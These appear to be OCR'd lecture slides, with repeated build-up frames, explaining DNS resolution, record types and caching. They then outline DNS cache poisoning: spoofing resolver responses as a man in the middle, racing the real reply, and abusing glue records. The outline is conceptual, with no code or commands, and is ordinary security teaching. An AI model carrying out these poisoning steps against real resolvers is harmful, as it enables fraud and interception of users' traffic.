
# Life of a DNS query




# Life of a DNS query



# Life of a DNS query



# Life of a DNS query




**All this happens in ~60ms!**

# DNS can store lots of things

- Field in the DNS packet called QTYPE defines the thing you're looking for on the other end
- A record — IPv4 lookup
- NS record — nameserver lookup
- AAAA record — IPv6 lookup
- MX record — mail server lookup
- TXT record — arbitrary text (used by some protocols)

# Making things faster

- Even though it's pretty fast… there's a ton of clients and a ton of queries.
  - How might you make this whole DNS recursive resolution process faster?

# Making things faster

- Even though it's pretty fast… there's a ton of clients and a ton of queries.
  - How might you make this whole DNS recursive resolution process faster?
- DNS *caches* responses!
  - Quick response for repeated translations
  - Useful for finding *nameservers* as well as IP addresses
- DNS **negative queries** are also cached (e.g., fgoogle.com)
  - Saves time for things like typos

# DNS Caching

## Making things fast

- Where do DNS records get cached? Who caches them?

# DNS Caching

## Making things fast

- Where do DNS records get cached? Who caches them?
  - The browser has a DNS cache, your OS has its own DNS cache, and the recursive also has a DNS cache
- Cached data periodically “times out”
  - Lifetime in seconds (TTL) of data controlled by owner of the data
  - TTL rechecked on every query

# Basic attack: DNS Cache Poisoning

- Basic idea
  - If I can convince a DNS cache to store a *bad* mapping (e.g., ucsd.edu —> my IP address), then everyone who uses it for ucsd.edu will get that incorrect resolution
  - Can be used for fraud, man-in-the-middle attacks, etc.
- Used in **lots of attacks**
  - 2000 presidential campaign, hilary200.com —> hilaryno.com
  - 2004, Google and Amazon users were sent to Med Network Inc., an online pharmacy

# DNS Cache Poisoning in Action

How do you do the attack?

- Man-in-the-middle network attacker: **easy**
  - Observer DNS requests from resolver
  - Send false responses to resolver and block true response
- Passive eavesdropper? **Also easy!**
  - Observe DNS requests from resolver
  - Send false response to resolver **before** real response
  - Why? Resolver trusts the first thing it hears, drops future responses


# On path DNS cache poisoning with glue

- Nameservers can respond with *glue records* — basically, they can answer questions you didn't ask
  - Notably "glue" records
  - Good intentions: If I tell you that the NS for foo.com is ns1.foo.com... how do you find it's IP address?


# On path DNS cache poisoning with glue

- Nameservers can respond with *glue records* — basically, they can answer questions you didn't ask
  - Notably "glue" records
  - Good intentions: If I tell you that the NS for foo.com is ns1.foo.com... how do you find it's IP address?
- But… DNS is built with *trust by default* — meaning that *any server* can be the authoritative NS for *any* domain
  - E.g., if I run a DNS server for foo.com, I can stick in responses… for any domain (e.g., paypal.com, amazon.com, chase.com….)

